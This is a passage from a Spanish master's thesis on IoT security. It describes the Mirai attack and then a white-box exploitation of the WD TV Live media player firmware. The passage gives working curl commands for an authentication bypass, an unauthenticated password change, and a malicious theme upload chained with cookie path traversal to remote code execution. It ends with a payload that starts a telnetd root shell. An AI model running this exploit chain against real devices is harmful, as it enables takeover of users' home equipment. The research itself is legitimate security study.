Mirai fue la responsable del ataque más virulento de la historia de Internet en denegación de servicio distribuido. El 21 de octubre 2016 [12], millones de dispositivos *IOT* apuntaron a un objetivo estratégico: hicieron millones y millones de peticiones hasta caer al proveedor *Dyn*, que es proveedor de DNS de muchos de servicios conocidos (y que quedaron fuera de servicio) como: *Airbnb, Amazon, BBC, CNN, Electronic Arts, Etsy, Fox News, The Guardian, GitHub, HBO, Hostgator, Netflix, The New York Times, Paypal, Pinterest, PlayStation Network, Reddit, Roblox, SoundCloud, Spotify, Starbucks, Twitter, Visa, The Wall Street Journal, Wix, Xbox Live*, etc. Estamos hablando de que una gran parte de Internet que conocemos se quedó sin servicio en horas, y lo peor de todo, un montón de dispositivos contribuyendo a ello: los *IOT*.
¿Cómo no verlos como algo descuidado y peligroso?

---

[11] Bitcoin un tipo de moneda criptográfica (o criptomoneda), sistema de pago: protocolo y red P2P. Es un tipo de moneda especulativo y con falta de regulación pero que ha tenido un alto valor y se ha acogido con cierta popularidad.

[12] El nombre Rivolta provenía de Motín en italiano

Este TFM pretende que, analizando dos dispositivos, podamos ver con mas profundidad que comodidades y que problemas de seguridad nos pueden arrojar.

3. Estudio de dos dispositivos IOT

En este capítulo vamos a analizar dos dispositivos *IOTs* que podría haber en cualquier hogar, bar, restaurante o pequeño negocio. Un amplificador *Yamaha* con funciones de red (vía cable o WIFI) y un reproductor multimedia con WIFI *Western Digital WDTVLive!*. Son tipos de *IOTs* menos exóticos como un frigorífico conectado a Internet o un termostato, sin embargo, con esto se pretende demostrar que siendo de grandes fabricantes no está exento de pequeños o grandes fallos en el firmware, al igual, que también pueden estar incorrectamente configurados por el usuario y suponer ciertos riesgos.

El análisis de estos dos dispositivos se hará en modalidad de caja blanca para el reproductor multimedia *WD TV Live!* y en modalidad de caja negra para el amplificador *Yamaha*. No se pretende dar un informe pormenorizado si no enfocar estos análisis desde una narración sobre cuál ha sido el proceso que se ha seguido mientras se descubren las vulnerabilidades de seguridad y su alcance.

3.1 Caja blanca: Reproductor multimedia WD TV Live!

Gracias a este *IOT* podremos conectar cualquier TV a Internet o ampliar sus funcionalidades. Decir que *Western Digital*, conocido por ser fabricante de discos duros, decidió abandonar la producción y soporte de toda la gama de *WD TV*. Este es el principal problema de los *IOTs* que tienen una vida muy limitada en su soporte, sin embargo, cuando lo adquirimos esperamos usarlos varios años y, sin embargo, la media de soporte de los fabricantes en raras ocasiones alcanza los 5 años.

Figura 9 – Reproductor multimedia analizado

Si investigamos por Internet nos damos cuenta de que, en efecto, el soporte ha sido abandonado, y que una empresa llamada *SEC Security* ha descubierto una gran variedad de vulnerabilidades del dispositivo [13]. De hecho, esta empresa de seguridad hizo pública esta situación en mayo de 2017, sin embargo, llevaban desde enero de ese mismo año tratando de notificar a *Western Digital* y que pusiese solución a esta situación con un nuevo firmware.

Afortunadamente, visto que *Western Digital* no sacó una nueva versión del firmware, SEC Security dedición no mostrar las Pruebas de Concepto o POC de las vulnerabilidades:

```
The uploaded script can be executed via the Local File Inclusion vulnerability.
[PoC removed]


2. Local File Inclusion (LFI)
```

Figura 10 – Pruebas de concepto removidas por SEC Security

Algunos sitios web se pronunciaron sobre la noticia que supone la ausencia de una reacción por parte del fabricante que diese solución a estos dispositivos[13].

En este capítulo vamos a tratar de explorar el firmware en modalidad de caja blanca para alcanzar el control ilegitimo del dispositivo y ver como muchas de estas vulnerabilidades son relativamente fáciles de explotar.

3.1.1 Desempaquetar el firmware

El punto de comienzo va a ser hacernos con una copia de la última versión de firmware disponible y que el dispositivo tiene instalada. Para ello vamos a la página web del fabricante y nos descargamos el firmware.

Lo fácil es copiar el enlace de descarga y descargarlo directamente con *wget* en una máquina con *Kali* instalado:

```
root@kali:~/# wget http://download.wdc.com/wdtv/wdtvlivegen3_2.03.20.zip
wdtvlivegen3_2.03.20.zip.1     70%[================================>
```

Descomprimimos el zip descargado:

```
root@kali:~/wdtvlive# unzip wdtvlivegen3_2.03.20.zip
```

Y revisamos el contenido descomprimido:

```
root@kali:~/wdtvlive# ls -l
total 327896
-rw-r--r-- 1 root root 166181319 Dec 31  1969 wdtvlivegen3_2.03.20.zip
-rw-r--r-- 1 root root  25600064 Apr 20  2016 wdtvlivegen3.bi2
-rw-r--r-- 1 root root 134961200 Apr 20  2016 wdtvlivegen3.bin
-rw-r--r-- 1 root root   9004032 Apr 20  2016 wdtvlivegen3.fff
-rw-r--r-- 1 root root      3047 Apr 20  2016 wdtvlivegen3.info
-rw-r--r-- 1 root root       105 Apr 20  2016 wdtvlivegen3.ver
```

Figura 11 – Contenido del firmware descomprimido

Por este camino va a ser factible continuar, vemos dos ficheros muy interesantes uno acabado en *.bin*, y otro en *.bi2*. De hecho, para averiguar más sobre esto vamos a seguir la guía *OWASP de Análisis de Firmwares* [14] y que explica el uso del comando *binwalk*[14] que nos va a ayudar a ver qué tipo de contenido hay. Ejecutamos este comando para ambos ficheros:

```
root@kali:~/wdtvlive# binwalk wdtvlivegen3.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            Squashfs filesystem, little endian, version 4.0, compression:gzip, size:
134956665 bytes, 9754 inodes, blocksize: 131072 bytes, created: 2016-03-23 15:36:59

root@kali:~/wdtvlive# binwalk wdtvlivegen3.bi2

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            Squashfs filesystem, little endian, version 4.0, compression:gzip, size:
25596061 bytes, 2976 inodes, blocksize: 131072 bytes, created: 2016-03-23 15:37:15
```

Figura 12 – Localización del sistema de archivos del firmware

Esto va estupendo, nos acabamos de encontrar que en cada uno de los dos ficheros tienen un datos almacenados de tipo *SquashFS*[15].

---

[13] Redeszone.net se pronunció el 21 de mayo de 2017 – "¿Tienes un Western Digital TV Media Player? Deja de usarlo ya mismo, tiene múltiples vulnerabilidades críticas"

[14] BinWalk: herramienta para análisis, ingeniería inversa y extracción de imágenes de firmware. https://github.com/ReFirmLabs/binwalk

[15] SquashFS: sistema de archivos comprimido de solo lectura para Linux. Este sistema de archivos comprime archivos, inodos y directorios pensado para su uso en dispositivos que requieran de poca sobrecarga como sistemas embebidos.

Lo que vamos a hacer es extraer el fichero *SquashFS* del primer fichero (el *.bin*):

```
root@kali:~/wdtvlive# binwalk -dd='squashfs:squashfs' wdtvlivegen3.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0x20            Squashfs filesystem, little endian, version 4.0, compression:gzip, size:
134956665 bytes, 9754 inodes, blocksize: 131072 bytes, created: 2016-03-23 15:36:59
```

Si volvemos a hacer un *ls*, veremos que nos ha creado un nuevo directorio cuyo nombre es el de nuestro fichero fuente pero terminado en *.extracted*. Aprovechamos y hacemos lo mismo para el segundo fichero (el *.bi2*):

```
root@kali:~/wdtvlive# binwalk -dd='squashfs:squashfs' wdtvlivegen3.bi2
```

Ahora, vamos a crear un par de directorios en */mnt* para montar los ficheros *SquashFS* y ver su contenido:

```
root@kali:~/wdtvlive# mkdir /mnt/bin; mkdir /mnt/bi2
```

Y montamos ambos ficheros *SquashFS*

```
root@kali:~/wdtvlive# mount _wdtvlivegen3.bin.extracted/20.squashfs /mnt/bin
root@kali:~/wdtvlive# mount _wdtvlivegen3.bi2.extracted/20.squashfs /mnt/bi2
```

Miramos el contenido del primer directorio (equivalente al *.bin*) y del segundo (equivalente al *.bi2*) vemos lo siguiente:

```
root@kali:~/wdtvlive# cd /mnt/bin
root@kali:~/mnt/bin# ls -l
total 157
drwxrwxr-x 39 1007 1007    759 Mar 23  2016 apps
drwxrwxr-x  2 1007 1007   4299 Mar 23  2016 bin
drwxrwxr-x  3 1007 1007     28 Mar 23  2016 built-in
lrwxrwxrwx  1 1007 1007      9 Mar 23  2016 conf -> /tmp/conf
drwxrwxr-x  2 1007 1007    399 Mar 23  2016 conf_src
drwxrwxr-x  5 1007 1007     66 Mar 23  2016 data
drwxrwxr-x  2 1007 1007      3 Mar 23  2016 dev
drwxrwxr-x 10 1007 1007   1136 Mar 23  2016 etc
drwxrwxr-x  2 1007 1007     27 Mar 23  2016 home
-rwxrwxr-x  1 1007 1007  13504 Mar 23  2016 init
drwxrwxr-x  3 1007 1007    117 Mar  6  2013 ixchariot
drwxrwxr-x  8 1007 1007  14121 Mar 23  2016 lib
-rw-rw-r--  1 1007 1007 145273 Mar 23  2016 md5sum.txt
drwxrwxr-x  4 1007 1007     44 Mar 23  2016 mnt
drwxrwxr-x 10 1007 1007    175 Mar 23  2016 opt
drwxrwxr-x 10 1007 1007  37908 Mar 23  2016 osd
drwxrwxr-x  2 1007 1007      3 Mar 23  2016 proc
drwxrwxr-x  2 1007 1007    631 Mar 23  2016 sbin
drwxrwxr-x  3 1007 1007     26 Mar 23  2016 share
drwxrwxr-x  2 1007 1007      3 Mar 23  2016 sys
-rw-rw-r--  1 1007 1007   1193 Mar 23  2016 sysconfig
drwxrwxr-x  2 1007 1007      3 Mar 23  2016 system
drwxrwxr-x  2 1007 1007     29 Mar 23  2016 tmp
drwxrwxr-x  8 1007 1007    102 Mar 23  2016 usr
drwxrwxr-x  2 1007 1007      3 Mar 23  2016 usrdata
drwxrwxr-x  2 1007 1007    108 Mar 23  2016 var
drwxrwxr-x 11 1007 1007    154 Mar 23  2016 webserver
root@kali:~/mnt/bin# cd /mnt/bi2
root@kali:~/mnt/bi2# ls -l
total 2
drwxrwxr-x  2 1007 1007  180 Mar 23  2016 browser_fonts
drwxrwxr-x 17 1007 1007  356 Mar 23  2016 image
drwxrwxr-x  5 1007 1007  129 Mar 23  2016 swf
-rw-rw-r--  1 1007 1007 1193 Mar 23  2016 sysconfig
```

Figura 13 – Sistema de archivos montado

Tenemos todo el sistema de ficheros del firmware y que aparentemente tiene una estructura de un sistema Linux en el primero, y en el segundo da la apariencia de otro sistema de ficheros que podría montarse sobre un directorio del primero.

La ventaja que tenemos con esto es que nos abre una puerta sobre averiguar cómo funciona todo internamente en el firmware y buscar nuestra forma de demostrar esas vulnerabilidades.

El punto más interesante de este firmware pone el interés en la carpeta *webserver* , ya que el dispositivo tiene un panel web trasero si accedemos a través de la IP.

3.1.2 HTTPS pero con la clave privada expuesta

El panel trasero web tiene la posibilidad de acceder a él vía HTTP o HTTPS, lo cual, es algo positivo porque da una opción de comunicación cifrada. El certificado es autofirmado por lo que habría que añadirle en nuestro equipo local para que solo nos alertase si el certificado cambia en el futuro y por tanto podríamos estar ante un ataque *Man In the Middle*[16] en nuestra red local.

Sin embargo, en */webserver/conf* del firmware aparece no solo el certificado, si no su clave privada, y parece que este certificado no se regenera (es decir, es el mismo para todas las unidades fabricadas del mismo modelo). Nos conectamos a la IP del dispositivo vía HTTPS y abrimos el certificado y lo comparamos con el almacenado en el firmware:




Figura 14 – Certificado HTTPS integrado en el firmware con su clave privada.

Se puede ver como el certificado accedido desde HTTPS a la IP (izquierda) es el mismo que el contenido en el firmware (derecha), y podemos ver en la parte central de la imagen como está server.crt y server.key (clave privada).

Esto significa que teniendo la clave privada “a la vista” se podría intervenir las comunicaciones sin que el usuario lo supiese y sin delatar al usuario la situación de intervención de la comunicación.

3.1.3 Dos formas de atacar el login del panel trasero

De hecho, explorando en */webserver/htdocs* del sistema de ficheros del *.bin* nos encontramos con ficheros PHP que forman parte de un panel web trasero del reproductor multimedia.

Abrimos el *index.php*, que es el punto de entrada cuando accedemos vía web a la IP del reproductor multimedia (ver figura 15).

Esta es la página que equivale al formulario que pide usuario y contraseña y sería interesante lograr buscar una forma de acceder al panel trasero. Dentro de este *index.php* se puede ver que comienza llamando a un fichero *security.php* (ver figura 16) y se asegura que la petición se hace solo desde una IP de la red LAN y no desde una IP externa (se entiende que si se expone el dispositivo a Internet por error evitar posibles conexiones ilegitimas).

[16] Es un ataque en el que un tercero se pone como intermediario en la comunicación con la capacidad de observar e interceptar los mensajes y poder alterarlos sin que las victimas sean conscientes.

```php
<?php
require_once('security.php');
$isLanReq = isLanRequest();
if($isLanReq === false){
        header("HTTP/1.0 403 Forbidden");
        echo "403 Forbidden";
        return;
}

if (!isset($_SESSION)) {
        session_start();

}

if(isset($_GET['clearn']) && $_GET['clearn']!=''){
        unset($_SESSION['reg']);
        setcookie("user_pw","",0,"/");
        setcookie("keepSign","",0,"/");
}

$get_language=$_COOKIE['language'];

$_SESSION['lang_id']=$get_language;

if($get_language==''){
        include 'local/0/home.php';
}else{

        include 'local/'.$get_language.'/home.php';
}
```

Figura 15 – index.php

```php
                        $localIp['mask'] = $mask;
                        continue;
                }
        }
        return $localIp;
}



/*
 * Returns true if request is from local IP
 */
function isLanRequest(){

        $remoteAddr = $_SERVER['REMOTE_ADDR'];
        if($remoteAddr === '127.0.0.1')
                return true;

        $localIpAndMask = getLocalIpAndMaskFromIfConfig();
        if(isset($localIpAndMask['ip'])){
                $localIp = ip2long(trim($localIpAndMask['ip']));
            $remoteIp = ip2long($_SERVER['REMOTE_ADDR']);
            $mask = ip2long(trim($localIpAndMask['mask']));
                if((($localIp ^ $remoteIp) & $mask) == 0){
                        return true;
                } else {
                        return false;
                }
        }
        return true;
}
```

Figura 16 – security.php

Este formulario de usuario y contraseña protege un panel trasero que se encuentra en *Main.php*:

```php
<?php
require_once('security.php');
$isLanReq = isLanRequest();
if($isLanReq === false){
        header("HTTP/1.0 403 Forbidden");
        echo "403 Forbidden";
        return;
}


if (!isset($_SESSION)) {
  session_start();


        if($_POST['PW']!=''){
                $_SESSION['reg']=true;
        }


        if($_COOKIE['keepSign']!=1){

                if($_SESSION['reg']==''){
                        header("Location: index.php" );
                }
        }



        $get_language=$_SESSION['lang_id'];


        if($get_language==''){

                $get_language=0;
```

Figura 17 – main.php

Si abrimos en nuestro dispositivo la IP del reproductor multimedia podemos comprobar ese *login* en *index.php* y metiendo distintas contraseñas, vemos que desencadena una petición AJAX a un script *login.php.*




Figura 18 – pantalla de login y peticiones AJAX

Revisamos el script *login.php* y comprobamos que la *inyección SQL* no va a ser posible puesto que la *query* recupera todos los registros de la tabla *web_passwords* y luego itera sobre ellos buscando uno coincidente:

```php
<?php
require_once('../security.php');
$isLanReq = isLanRequest();
if($isLanReq === false){
       header("HTTP/1.0 403 Forbidden");
       echo "403 Forbidden";
       return;
}
$_SESSION["pw"] = null;
if (isset($_POST['password'])) {
  $get_password = $_POST['password'];
   session_start();
}

?>
<?php
        $dbh = new PDO("sqlite:/tmp/conf/database.db");
        $sql = "select * from web_password";

        foreach ($dbh->query($sql) as $row)
        {

                if($row['user_password_pw']==$get_password){
                        $_SESSION['pw'] = $row['user_password_pw'];
                        echo "yes";
                }else{
                        echo "no";
                }

        }
```

Figura 19 – login.php

Revisando detenidamente *Main.php* nos preguntamos lo siguiente ¿Como comprueba si un usuario puede acceder a esa URL? (http://IP/Main.php). Como vemos en la figura inferior, si nos mantenemos identificados (*KeepSign*=1) no entrará en la condición que nos volvería a redirigir al formulario de usuario y contraseña, por tanto, ejecutaría el resto del script con el menú trasero. Esta condición ha sido claramente mal diseñada:

```php
if($_POST['PW']!=''){
        $_SESSION['reg']=true;
}


if($_COOKIE['keepSign']!=1){

        if($_SESSION['reg']==''){
                header("Location: index.php" );
        }
}
```

Figura 20 – Fragmento de Main.php con vulneranilidad: el menú trasero una vez logeados

Lo probamos. Si trato de acceder a la página del menú del *backend* con http://IP/Main.php me redirige a *index.php*, es decir, entra en esa condición (como debería ser). Tenemos que tratar de que esa cookie con la variable *keepSign* sea igual a 1 y accederemos.

El formulario de login no hace ninguna petición AJAX hasta que no se introduzca algo en el campo contraseña (por la programación JavaScript), introducimos cualquier texto "que se nos venga en la cabeza" y marcamos el *checkbox* de mantenernos identificados.




Figura 21 – pantalla de login y peticiones AJAX

El formulario nos devuelve que no es la contraseña correcta (lógicamente, nos hemos inventado la contraseña introducida), pero comprobamos que se ha hecho una petición AJAX. Con lo cual, la cookie podría tener inicializado el valor a 1 para la variable *keepSigned*.

Probamos a entrar a *Main.php* de nuevo tecleando la URL en el navegador, y en vez de expulsarnos a *index.php* (el formulario de usuario y contraseña)…¡¡Estamos dentro!!

Figura 22 – Panel trasero logeados sin conocer la contraseña

Acabamos de entrar en el menú de *backend* sin conocer la contraseña por un mal blindaje de *Main.php*.

Lógicamente no podríamos cambiar la contraseña, porque el panel nos pide la anterior y no la sabemos, no obstante, no la necesitamos para entrar.

Precisamente comprobando la forma en que se procede al cambio de contraseña de este usuario, revisando el script *modfiy_pw.php* podemos comprobar que no está exenta de vulnerabilidades.

En primer lugar, acceder a esa página no tienen ningún tipo de condición para restringir la ejecución del script sin estar identificados.

Solamente llama a *security.php* con las funciones que revisan que la IP desde la que accedemos está en la red adecuada. Posteriormente, procede directamente al cambio de contraseña, directamente la nueva concatenada en la SQL sin *preparar la consulta SQL*[17] y lo ejecuta.

[17] Preparar una consulta SQL: Es la primera fase de realizar una consulta SQL correctamente, significa que ponemos la sentencia SQL donde los parámetros a concatenar se ponen con un carácter de referencia, por ejemplo, "?" y posteriormente se le dice cada parámetro que valor tiene. El sistema de preparación de la consulta añadirá comillas y/o lo que considere oportuno a la SQL final de tal forma que se evita de forma frontal la inyección SQL. Posteriormente el siguiente paso será realizar la segunda fase: la ejecución de la consulta.

```php
<?php
require_once('../security.php');
$isLanReq = isLanRequest();
if($isLanReq === false){
        header("HTTP/1.0 403 Forbidden");
        echo "403 Forbidden";
        return;
}

if (isset($_POST['password'])) {
  $get_password = $_POST['password'];

  echo $get_password;


}
$id=1;

$sql = 'UPDATE web_password SET user_password_pw="'.$get_password.'" where user_id="1"';

echo $sql;

$dbh = new PDO("sqlite:/tmp/conf/database.db");

$count=$dbh->exec($sql) or die('error: '.print_r($dbh->errorInfo(),true));

echo $count;
```

Figura 23 – Contenido de modfiy_pw.php

Vamos a probarlo, cerramos la sesión previa que pudiera haber de nuestra anterior explotación del *login* y accedemos a esa URL, es decir, http://IP/DB/modify_pw.php y enviamos por POST la variable *password* con la contraseña que queremos.

Lo haremos por CURL, accederemos directamente a la URL y pondremos la contraseña que queremos, y hará el cambio en la base de datos sin restringírnoslo:

```
root@kali:~# curl -X POST -d password=passwordTFM http://192.168.1.189/DB/modfiy_pw.php
passwordTFMUPDATE web_password SET user_password_pw="passwordTFM" where user_id="1"1roo
```

Lo curioso es que no solo hace la acción, sino que además nos muestra la sentencia SQL que ha hecho, es como si este script se hubieran dejado los sembrados de desarrollo.

Probamos con la contraseña *passwordTFM* en el formulario de identificación y nos vuelve a dejar acceder.

Dos formas de saltarnos el sistema de identificación del pequeño *backend*.

3.1.4 Subida de ficheros sin login y ejecución de código remoto

El backend tiene un menú con una serie de opciones muy simples: configuración de red, hora, servicios de descarga http, ftp; control remoto vía web, y un sistema para subir temas estéticos para los menús en la TV.




Figura 24 – Formulario para subir temas de interfaz de usuario

Podemos investigar cómo funciona esta última funcionalidad. Si inspeccionamos el formulario con herramientas para desarrolladores (del lado del cliente, es decir, nuestro navegador web) nos encontramos que se envía a *upload.php* y el campo del fichero se llama "*appearance*"

```
▼<form action="upload.php" method="post" enctype="multipart/form-data" target="upload_target" id="upload_form"> == $0
  ▼<div class="alternating_row alternating_row_0">
      <label class="no_field">Browse file</label>
      <input name="appearance" type="file" id="appearance" class="ifile" onchange="this.form.upfile.value=this.value.su
      +1); vaildFile(this.form.upfile.value);">
      <input type="text" name="upfile" readonly="readonly" id="upfile">
      <a id="Select_file_btn" class="button" href="#">Browse</a>
    </div>
  ▼<div class="alternating_row alternating_row_1">
      <label class="no_field"> </label>
      <a id="appearance_btn" class="button" href="#">Submit</a>
    </div>
</form>
```

Figura 25 – HTML generado en ese formulario de temas de interfaz de usuario

En condiciones normales no sabríamos el contenido de *upload.php*, pero como disponemos acceso al contenido del firmware, investigamos el contenido de este script *(ver figura 26).*

El código empieza mal, ya que, no vemos el habitual *require* o *include* de *security.php* y tampoco vemos la llamada a la función que verifica que se accede desde una IP de la red local, nada sobre cookies o sesiones que garanticen que estamos identificados, etc. Este PHP parece que se podría ejecutar sin estar identificados lo cual, nuevamente, es un error muy grave, ya que podríamos subir temas sin identificarnos. No obstante, si fuese al contrario no habría problemas, puesto que anteriormente ya hemos visto como saltarnos el sistema de identificación con contraseña.

```
<?php

   include('pclzip.lib.php');

  $destination_path = '/usrdata/.wd_tv/theme/';




       $result=0;

    $target_path = '/usrdata/.wd_tv/'. $_FILES['appearance']['name'];

                //如果超過30M時,顯示錯誤訊息.
        if($_FILES['appearance']['size']>31457370){

                echo '<script>window.top.window.overLimit();</script>';

        }else{
                if(move_uploaded_file($_FILES['appearance']['tmp_name'],$target_path)){


                        $archive = new PclZip($target_path);

                        $new_path=basename($_FILES['appearance']['name'],'.zip');


                        if ($archive->extract(PCLZIP_OPT_PATH, $destination_path.'newtheme/'.
$new_path) == 0) {
                        //當有錯誤的時候，可以用這個顯示錯誤訊息
                                die("Error : ".$archive->errorInfo(true));
```

Figura 26 – Extracto de upload.php

Un dato relevante es un *destination path /usrdata/.wd_tv/themes* donde se va a almacenar lo que subamos tras verificarlo, a partir de aquí, serán una serie de condiciones anidadas donde si hay un error hace un *echo* de un código JavaScript para que la interfaz de usuario reaccione correctamente.
Este script muestra la forma en que analiza el fichero: ya sabemos que es un ZIP lo que espera, de 30MB máximo y al descomprimir únicamente espera un fichero llamado *meta.xml* el resto no importa la extensión o el formato que tenga, todo lo almacenará.

Visto esto, nuestro objetivo debería ser ver si somos capaces de subir algo que podamos lanzar para que se ejecute. Ya que todo el panel es en PHP, lo que subamos debería ser un fichero PHP. Si esto último se lograse, podría ser interesante buscar una forma de ejecutar ese código PHP previamente subido y tomar cierto control del *IOT*.

Deberemos buscar un punto vulnerable a directorio transversal[18] , en un *include*, que use una variable como parte del directorio, e inyectando a esa variable *../*, podremos subir niveles del árbol de directorios

[18] Directorio transversal consiste en una vulnerabilidad informática que permite acceder a cualquier directorio superior cuando no existe ningún control sobre una variable o mecanismo

hasta estar en el raíz / y a partir de ahí inyectar una ruta, que debería ser la del theme */usrdara/.wd_tv/themes/NOMBRETEMA/.*

Entre el código revisando con anterioridad, un punto que da que pensar es el de *index.php* en el formulario de usuario y contraseña. En este script hay un desplegable para seleccionar el idioma, la forma en que procesa ese desplegable es mediante el valor de una cookie "*language*" (un número) que se concatena a una ruta para seleccionar de una carpeta el fichero *home.php* correspondiente para cada idioma (ver figura 27)

Es en *index.php*, si alteramos esta cookie almacenada en el navegador del usuario, podríamos acabar en el directorio del tema. Lógicamente el nombre del fichero a ejecutar deberá ser *home.php* puesto que no podemos alterarlo.

```
$get_language=$_COOKIE['language'];

$_SESSION['lang_id']=$get_language;

if($get_language==''){
        include 'local/0/home.php';
}else{

        include 'local/'.$get_language.'/home.php';
}
```

Figura 27 – Extracto de index.php

Ahora ya podemos saber cuál es el camino a seguir para preparar el exploit: un *zip*, con un fichero *meta.xml* en su interior, y un fichero *home.php* con el contenido que pretendemos ejecutar.

```
root@kali:~# mkdir wdtvlive_upload
root@kali:~# cd wdtvlive_upload
root@kali:~/wdtvlive_upload# touch meta.xml
root@kali:~/wdtvlive_upload# echo '<?php die("Ejecutado!");' > home.php
root@kali:~/wdtvlive_upload# zip tfm_tema.zip meta.xml home.php
```

Con nuestra investigación anterior, sabemos que podemos subirlo a través de la opción de subir tema del panel de *backend*, o bien, directamente llamando a *upload.php* puesto que ya dijimos que está mal asegurado y no requiere siquiera de identificación. Para ello vamos a intentar subir el fichero vía CURL y sin autenticarnos:

```
root@kali:~/wdtvlive_upload# curl -F appearance=@tfm_tema.zip http://192.168.1.189/upload.php
<script language="javascript" type="text/javascript"> window.top.window.stopUpload(1);</script>
```

El fichero ZIP en teoría debería haberse subido (el JavaScript que nos devuelve en la salida no está asociado a ninguno de los estados de error que se ven en *upload.php)*, además no nos ha expulsado por no estar identificados.

Ahora vamos a tratar de lanzar una cookie sobre *index.php* donde *language* sea igual a una ruta de directorios que logremos dar con el directorio del tema para que ejecute el PHP *home.php*. Como queremos que se ejecute */usrdata/.wd_tv/theme/tfm_tema/home.php* tenemos que introducir en la cookie el directorio */usr/.wd_tv/theme/tfm_tema*, precedido de algo que logre que nos encontremos en el directorio raíz /, para ello le metemos varios *../*, hasta que subamos suficientes niveles para estar en el raíz del sistema (/), quedando finalmente así:

```
root@kali:~/wdtvlive_upload# curl –cookie "language=../../../../usrdata/.wd_tv/theme/tfm_tema"
http://192.168.1.189/index.php
Ejecutado!root@kali:~/wdtvlive_upload#
```

Vemos que la salida del CURL es la palabra *Ejecutado!* Que pusimos en el *home.php* del ZIP que subimos, es decir, hemos logrado la ejecución de código remoto.

3.1.5 Escalada de privilegios

Yendo un poco mas allá, vamos a usar la función *system* de PHP para acceder a comandos del sistema. Es cierto, que los comandos de Linux que llamemos puede que no los podamos ejecutar si requieren

de permiso de administrador (*root*) y el servidor web lo lógico es que no se ejecute con privilegios administrativos delimitando el alcance de cualquier vulnerabilidad. Revisando el árbol del firmware *SquashFS* que hemos montado se puede ver que en el directorio */usr/sbin* tiene un binario de *telnetd*[19], si levantamos un servidor de telnet apuntando al Shell y teniendo permisos adecuados podríamos acceder al Linux embebido. Preparamos nuestro *theme* trucado con el *home.php* con una llamada a *telnetd* a través de la función *system* de PHP:

```
root@kali:~/wdtvlive_upload# echo '<?php system("/usr/sbin/telnetd -l /bin/sh");die("Intentando
ejecutar servidor de telnet…"):' > home.php
root@kali:~/wdtvlive_upload# zip tfm_tema.zip meta.xml home.php
```

Subimos de nuevo el tema y ejecutamos el PHP con la técnica de la cookie que comentamos:

```
root@kali:~/wdtvlive_upload# curl -F appearance=@tfm_tema.zip http://192.168.1.189/upload.php
<script language="javascript" type="text/javascript"> window.top.window.stopUpload(1);</script>
root@kali:~/wdtvlive_upload# curl –cookie "language=../../../../usrdata/.wd_tv/theme/tfm_tema"
http://192.168.1.189/index.php
Intentando ejecutar servidor de telnet...root@kali:~/wdtvlive_upload#
```

Ahora desde un equipo local vamos a intentar abrir una sesión *telnet* al puerto 23 y ver si se ha levantado correctamente el servicio y accedemos al *Shell*. En Linux se abre fácilmente con *Netcat*[20]:

```
